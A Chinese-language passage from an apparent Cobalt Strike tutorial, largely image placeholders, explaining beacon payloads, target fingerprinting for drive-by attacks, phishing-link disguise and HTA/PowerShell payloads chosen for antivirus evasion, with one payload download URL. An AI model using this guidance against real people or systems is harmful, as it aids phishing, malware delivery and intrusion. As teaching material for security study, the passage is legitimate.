

说完监听器, 最后, 我们再来说 payload [攻击载荷]


说白了其实就是个木马下载器, 当目标触发payload以后, 会自动去下载shellcode[其实就是beacon shell的代码]到目标系统中运行, 最后成功弹回目标系统的beacon shell,

至于在beacon shell执行的指令都是按照计划任务来的, 也就是说被控端会按事先规定好的时间自动去控制端下载各种指令任务依次在目标系统中执行

首先, 我们先来简单创建个 payload, 然后直接把它丢到目标系统中执行, 看看实际的上线效果到底是个什么样子, 注意, 这里带红爪子的是已经拿到系统最高权限的, 没爪子的基本都是系统权限暂时还比较低的










0x04 丰富的客户端攻击选项



首先, 尝试利用 ‘System Profiler’ 模块, 搜集目标的各类机器信息, 比如, 目标用的什么版本的操作系统, 什么浏览器, 详细版本是多少, 有没有装 flash, flash 具体版本又是多少 [低版本可以挂马], 看能不能看到目标内网 ip 段, 大概目测估计下目标内网有多大, 有了这些基础信息以后, 后期我们就可以针对性的写信发信, 还是那句话, 实际中最好用域名, 因为这里是实验所以才直接用的 ip, 发信时最好用 html 伪装个比较” 到位” 的链接, 关于写信发信又是另一个比较’ 专业’ 的技术点, 个人能力有限, 这里暂不涉及, 嘿嘿..... 下面就给大家简单的看下实际的效果










利用' hta payload' 配合' 文件下载' 模块向目标发送各种钓鱼链接, 首先, 创建一个 hta 的 payload, 这里的 payload 暂时只支持三种可执行格式, exe,powershell 和 vba(宏), 实际中更推荐用 powershell, 成功率相对较高, 好处就不多说了, 免杀, 灵活...

<http://53.3.3.6:80/download/plugins.hta>





